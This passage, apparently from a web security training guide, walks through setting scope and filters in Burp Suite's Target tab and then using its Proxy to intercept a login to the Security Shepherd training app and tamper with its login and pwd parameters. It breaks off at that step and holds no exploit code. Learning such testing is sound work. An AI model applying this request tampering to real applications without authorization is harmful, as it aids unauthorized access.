
2. Right click on the chosen URL and select "**Add to scope**" option from the context menu.




3. Select "**No**" in the "Proxy history logging" prompt. This is because we want to see all requests (in or out of scope) that are made while accessing the target web application.




4. Go to "Target" > "Scope" tab to verify if the chosen URL was included in scope.




5. Return to "Target" > "Site map" tab, and select a different URL in the "Contents" section.




6. Right click on the chosen URL and select "**Copy URL**" option from the context menu.




7. Go to "Target" > "Scope" tab, and click on "Paste URL" button under the "Exclude from scope" section.



8. You could, now, configure suitable **display filters** on the site map and Proxy history tabs, to hide from view items that you are not currently interested in.
9. Go to "Target" > "Site map" tab.
10. Click on the `Filter` bar.
11. Select the checkbox labeled as `Show only in-scope items`.
12. Click anywhere outside of the filter-box.



13. Only in-scope items should be visible in the site map, now.




Proxy (30 Minutes)


This is an intercepting web proxy that operates as a man-in-the-middle between the end browser and the target web application. It lets you intercept, inspect and modify the raw traffic passing in both directions.

Intercept


1. In Burp, go to "Proxy" > "Intercept" tab, and get familiar with the user interface.




2. Switch to "Proxy" > "HTTP history" tab.




3. Switch to "Proxy" > "Websockets history" tab.




4. Switch to "Proxy" > "Options" tab, and look at the different options available.




5. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **on**. If the intercept control button says "Intercept is off", then click on it to toggle the interception status.




6. With the intercept mode enabled in Burp Suite, fill and submit the login form of the Security Shepherd application.



7. Switch to "Proxy" > "Intercept" tab and observe that the submitted request has been intercepted. At this point, it is possible to modify the request parameters before forwarding the request to the origin server.
8. Analyze the intercepted request, and observe the parameters passed in POST request body.




9. Tamper with the input parameters, i.e., change values for `login` and `pwd` parameters.

